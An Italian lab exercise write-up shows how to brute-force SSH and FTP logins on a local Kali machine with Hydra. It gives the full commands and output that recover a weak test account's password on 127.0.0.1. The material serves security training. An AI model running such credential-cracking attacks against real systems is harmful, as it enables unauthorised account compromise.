

## S6/L4

### Authentication cracking con Hydra

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.


L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Come prima cosa creiamo un nuovo utente su Kali con il comando **sudo adduser** che chiamiamo **"test\_user"**, e configuriamo la password **"testpass"** e precediamo con l'attivazione del servizio ssh tramite il comando **sudo service ssh start**.

Con il comando **sudo /etc/ssh/sshd\_config** possiamo vedere la configurazione del servizio e modificarla se necessario, nel nostro caso la lasciamo invariata.

Successivamente verifichiamo se siamo riusciti a collegarci al nuovo utente tramite il comando **ssh test\_user@127.0.0.1**




```
(kali@kali)-[~]
$ ssh test_user@127.0.0.1
test_user@127.0.0.1's password:
Linux kali 6.5.0-kali3-arm64 #1 SMP Debian 6.5.6-1kali1 (2023-10-09) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 29 08:48:47 2024 from 127.0.0.1
(test_user@kali)-[~]
$
```

Fatto ciò possiamo iniziare la sessione di cracking dell'autenticazione con Hydra. Per attaccare l'autenticazione di SSH con Hydra abbiamo eseguito il comando **hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/passwords.txt -t4 ssh**



```
(kali@kali)-[~]
$ hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/password.txt 127.0.0.1 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 10:35:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 168 login tries (l:12/p:14), ~42 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 94 to do in 00:02h, 4 active
[22][ssh] host: 127.0.0.1 login: test_user password: testpass
[STATUS] 84.00 tries/min, 168 tries in 00:02h, 1 to do in 00:01h, 2 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 10:37:47

(kali@kali)-[~]
$
```

Nella seconda parte dell'esercizio andiamo a craccare il servizio **ftp** sempre con hydra. Installiamo il servizio con il comando **sudo apt-get install vsftpd** e lo attiviamo con **sudo service vsftpd start**.

Possiamo iniziare la sessione di cracking eseguendo il comando **hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/password.txt ftp://127.0.0.1**

```
(kali㉿kali)-[~]
$ hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/password.txt ftp://127.0.0.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 09:56:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 168 login tries (l:12/p:14), ~11 tries per t
ask
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1  login: test_user  password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 09:57:04

(kali㉿kali)-[~]
$
```

Come possiamo notare siamo riusciti a trovare le credenziali sia per il servizio **ssh** che per il servizio **ftp**.